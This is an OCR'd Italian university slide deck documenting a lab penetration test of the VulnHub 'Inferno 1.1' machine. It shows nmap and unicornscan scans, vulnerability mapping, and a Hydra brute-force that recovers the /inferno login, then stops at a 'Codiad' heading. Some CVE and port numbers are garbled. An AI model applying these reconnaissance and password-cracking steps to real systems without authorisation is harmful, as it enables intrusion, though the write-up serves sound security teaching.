
Università degli
Studi di Salerno

Inferno 1.1

Penetration Testing and Ethical Hacking



Mario Lezzi 0522501840

Intro

Obiettivo


- Riprodurre approccio di un hacker etico
- Documentare ogni passaggio del PT

Asset

- Inferno 1.1
- Macchina vulnerabile by-design
- Disponibile su VulnHub

Ambiente Utilizzato

- Oracole VirtualBox versione 7.1.6
- Rete NAT “Corso”
- Spazio di indirizzamento: 10.0.2.0/24



Sommario

1. Target Scoping

- Attività condotta in un’ambiente virtualizzato e isolato
- Lo scopo dell’analisi è didattico
- Test di tipo **black-box**
- Tutti gli strumenti sono di dominio pubblico
- Non necessario definire responsabilità legali specifiche


1. Target Scoping

- Consentite tecniche di privilege escalation e **backdoor**
- FGPT: 7 fasi
- Nessun IP noto a priori

2. Information Gathering


- Info generiche: data rilascio, autore, data, sorgente, hash del file
- Sistema operativo: Linux
- Indirizzo IP assegnato tramite DHCP

3. Target Discovery




ifconfig

Indirizzo IP della macchina del pentester: 10.0.2.4



nmap -sP

IP Macchina Target: 10.0.2.6



arp-scan

conferma macchine attive e IP della macchina target

3. Target Discovery


```
MAC Address: 08:00:27:BD:27:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

nmap -o

Linux Kernel 4.15-5.19

(OS fingerprinting Attivo)

3. Target Discovery





p0f + curl -X GET http://10.0.2.6/

---

nessuna info aggiuntiva sul S.O.
Servizio HTTP attivo sulla porta 80


(OS fingerprinting Passivo)





4. Enumerating Target & Port Scanning

Scansione porte TCP



nmap -sS

```
┌──(root㉿kali)-[~]
└─# nmap -sS -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 04:06 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00096s latency).
Not shown: 65444 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
```

```
8081/tcp  open  blackice-icecap
8088/tcp  open  radan-http
8990/tcp  open  http-wmap
9098/tcp  open  unknown
9359/tcp  open  unknown
9418/tcp  open  git
9673/tcp  open  unknown
10000/tcp open  snet-sensor-mgmt
10081/tcp open  famdc
10082/tcp open  amandaidx
10083/tcp open  amidxtape
11201/tcp open  smsqp
15345/tcp open  xpilot
17001/tcp open  unknown
17002/tcp open  unknown
17003/tcp open  unknown
17004/tcp open  unknown
20011/tcp open  unknown
20012/tcp open  ss-idi-disc
24554/tcp open  binkp
27374/tcp open  subseven
30865/tcp open  unknown
57000/tcp open  unknown
60177/tcp open  unknown
60179/tcp open  unknown
```

intero range di porte 1-65535

91 porte TCP aperte.

Alcuni servizi noti

SSH (22), HTTP (80)

Molti servizi non comuni o ‘unknown’

occorre analisi più accurata...

nmap -sF

```
┌──(root㉿kali)-[~]
└─# nmap -sF -T5 -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 04:58 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00046s latency).
All 65535 scanned ports on 10.0.2.6 are in ignored states.
Not shown: 65444 closed tcp ports (reset), 91 open|filtered tcp ports (no-response)
MAC Address: 08:00:27:BD:27:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 27.61 seconds
```

Verifica presenza firewall

invio pacchetti con FIN attivo

---

91 porte **open | filtered**

nessuna risposta generata

Assenza firewall non confermata

Occore ulteriore analisi

nmap -sA

```
┌──(root㉿kali)-[~]
└─# nmap -sA -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 04:44 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00052s latency).
All 65535 scanned ports on 10.0.2.6 are in ignored states.
Not shown: 65535 unfiltered tcp ports (reset)
MAC Address: 08:00:27:BD:27:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 27.28 seconds
```

Verifica presenza firewall

tutte le porte risultano **unfiltered**

Traffico TCP verso l'asset non soggetto a restrizioni

I pacchetti ACK

ricevono risposta RST

nmap -sV

```
┌──(root㉿kali)-[~]
└─# nmap -sV -T5 -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-11 05:26 EDT
Nmap scan report for 10.0.2.6
Host is up (0.00058s latency).
Not shown: 65444 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp?
22/tcp    open  ssh              OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain?
80/tcp    open  http             Apache httpd 2.4.38 ((Debian))
88/tcp    open  kerberos-sec?
```

```
6/tcp   open  pop3pw?
0/tcp   open  pop3?
4/tcp   open  irc?
9/tcp   open  ldap?
3/tcp   open  https?
4/tcp   open  kpasswd5?
6/tcp   open  ldapssl?
0/tcp   open  kerberos?
5/tcp   open  entomb?
7/tcp   open  multiling-http?
9/tcp   open  unknown
3/tcp   open  spamassassin?
8/tcp   open  ccproxy-http?
3/tcp   open  rsync?
01/tcp  open  webpush?
78/tcp  open  skkserv?
10/tcp  open  eoss?
36/tcp  open  bvcontrol?
00/tcp  open  h323hostcallsc?
```

Version Detection

maggiori info sui servizi erogati


Solo due versioni rilevate

- OpenSSH 7.9p1 su Debian10
- Apache 2.3.48 (Debian)

Molti servizi non identificati

‘?’

nmap -A



Aggressive Scan

ottenere info su servizi ambigui

---

91 porte aperte, info solo su 2

- chiavi pubbliche per SSH
- http-title “**Dante’s Inferno**”

Sospetto porte “trappola”

In ambiti CTF inserite per far rumore...

nmap -A

```
┌──(root㉿kali)-[~]
└─# nmap -A -T5 -p- 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 08:28 EDT
Stats: 0:00:37 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 08:29 (0:00:06 remaining)
Nmap scan report for 10.0.2.6
Host is up (0.00093s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 82:f4:d2:47:74:86:2f:b4:94:62:cd:31:f6:ef:51:a4 (RSA)
|   256 01:e9:02:a3:ff:ff:4a:7b:f2:20:1e:0b:44:9d:7f:f7 (ECDSA)
|_  256 a5:dc:a7:b1:20:33:f1:8d:c7:dd:f1:a3:59:5d:c2:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Dante's Inferno
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:BD:27:CC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.93 ms 10.0.2.6

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.47 seconds
```

```
(UNKNOWN) [10.0.2.6] 21 (ftp) : Connection refused
(UNKNOWN) [10.0.2.6] 22 (ssh) open
(UNKNOWN) [10.0.2.6] 23 (telnet) : Connection refused
(UNKNOWN) [10.0.2.6] 25 (smtp) : Connection refused
(UNKNOWN) [10.0.2.6] 53 (domain) : Connection refused
(UNKNOWN) [10.0.2.6] 80 (http) open
(UNKNOWN) [10.0.2.6] 88 (kerberos) : Connection refused
(UNKNOWN) [10.0.2.6] 106 (poppassd) : Connection refused
(UNKNOWN) [10.0.2.6] 110 (pop3) : Connection refused
(UNKNOWN) [10.0.2.6] 194 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 4557 (fax) : Connection refused
(UNKNOWN) [10.0.2.6] 4559 (hylafax) : Connection refused
(UNKNOWN) [10.0.2.6] 4600 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 4949 (munin) : Connection refused
(UNKNOWN) [10.0.2.6] 5051 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5052 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5151 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5354 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5355 (?) : Connection refused
(UNKNOWN) [10.0.2.6] 5432 (postgresql) : Connection refused
```

Seconda Aggressive Scan

“Solo” 2 porte aperte

Ulteriore verifica con netcat

- eseguito su tutte le 91 porte
- Conferma 22 e 80 come uniche porte aperte

Analisi su 22 e 80


Probabile presenza di meccanismi difensivi dinamici.


Scansione UDP

unicornscan

Nessun servizio UDP attivo


```
┌──(root㉿kali)-[~]
└─# unicornscan -mU -Iv 10.0.2.6:1-65535 -r 1000
adding 10.0.2.6/32 mode `UDPscan' ports `1-65535' pps 1000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 1 Minutes, 12 Seconds
sender statistics 986.5 pps with 65544 packets sent total
listener statistics 0 packets recieved 0 packets droped and 0 interface drops
```






5. Vulnerability Mapping

Analisi manuale + automatica





Analisi manuale

Vulnerabilità OpenSSH

- CVE-2023-51385 (6.5-Medium)

OpenSSH 7.9p1

Analisi manuale

Vulnerabilità Apache

- CVE-2021-2661 (Critical-9.8)
- CVE-2019-0221 (High-7.8)
- CVE-2019-0215 (High-7.5)
- CVE-2021-26690 (High-7.5)
- CVE-2019-0217 (High-7.5)
- CVE-2019-0217 (High-7.5)


Apache HTTPD 2.4.38


Nessus e OpenVAS

- CVE-2023-48795 (5.9-Medium)
- CVE-1999-0524 (2.1-Low)

- EOL Debian 10 (10.0-High)
- CVE-1999-0524 (2.1-Low)
- Algoritmi MAC deboli (2.6-Low)

Analisi Automatica





Analisi app web sulla porta 80

Nessus Web App Test & Nikto2

Mancanza header di sicurezza

X-Frame-Options (CWE-1021) e X-Content-Type

CVE-2003-1418 (Medium-4.3)

esposizione info di sistema (inode, PID)

Versione Apache Obsoleta

versione 2.4.38

Analisi app web sulla porta 80

OWASP ZAP

Name	Risk Level	Number of Instances
Content Security Policy (CSP) Header Not Set	Medium	3
Missing Anti-clickjacking Header	Medium	1
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	4
X-Content-Type-Options Header Missing	Low	2

Manca X-Frame-Options

(CWE 1021 Medium)

CSP Header non settato

(CVE-2018-5164 Medium-6.1)

Manca X-Content-Type-Options

(CWE-2021 Low)


Nome server web esposto

(CWE-497 Low)

Directory brute-forcing

DIRB

- **index.html (CODE:200)**
- server-status (CODE:403)




DirBuster

- /index.html (200)
- /server-status (403)
- /icons/small/ (403)
- /icons/README.html (200)
- **/inferno (401, richiede autenticazione)**
- /server-status (403)


GoBuster

- file nascosti (403)
- /index.html (200)
- /server-status (403)
- /inferno (401)




Dirsearch

- nulla di rilevante



6. Target Exploitation

Tentativi con tecniche automatiche e manuali



Tecniche Automatiche

```
msf6 > search CVE-2023-48795
[-] No results from search
msf6 > search CVE-2023-51385
[-] No results from search
```

Vulnerabilità SSH

```
msf6 > search CVE-1999-0524
[-] No results from search
```

Vulnerabilità ICMP


```
msf6 > search CVE-2003-1418
[-] No results from search
msf6 > search CVE-2021-26691
[-] No results from search
msf6 > search CVE-2021-26690
[-] No results from search
msf6 > search CVE-2019-0211
[-] No results from search
msf6 > search CVE-2019-0215
[-] No results from search
msf6 > search CVE-2019-0217
[-] No results from search
```

Vulnerabilità Apache

Ricerca exploit con Metasploit

Tecniche Automatiche

- Intense map scan sulla rete 10.0.2.0/24
- Attacco **Hail Mary** su 10.0.2.6
- Attacco fallito





```
[*] Listing sessions...
msf6 > sessions -v

Active sessions
===============

No active sessions.
```

Tentativi exploitation con Armitage


Tecniche Manuali


- /inferno protetta da autenticazione http basic
- brute-force credenziali con **Hydra**
- credenziali ottenute...





```
┌──(root㉿kali)-[~]
└─# hydra -L '/root/Desktop/user_custom_list.txt' -P '/usr/share/wordlists/rockyou.txt' 10.0.2.6 http-get /inferno -t 60
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, c
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-21 11:31:06
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
hydra.restore
[DATA] max 60 tasks per 1 server, overall 60 tasks, 186477187 login tries (l:13/p:14344399), ~3107954 tries per task
[DATA] attacking http-get://10.0.2.6:80/inferno
[80][http-get] host: 10.0.2.6   login: admin   password: dante1
```

Codiad








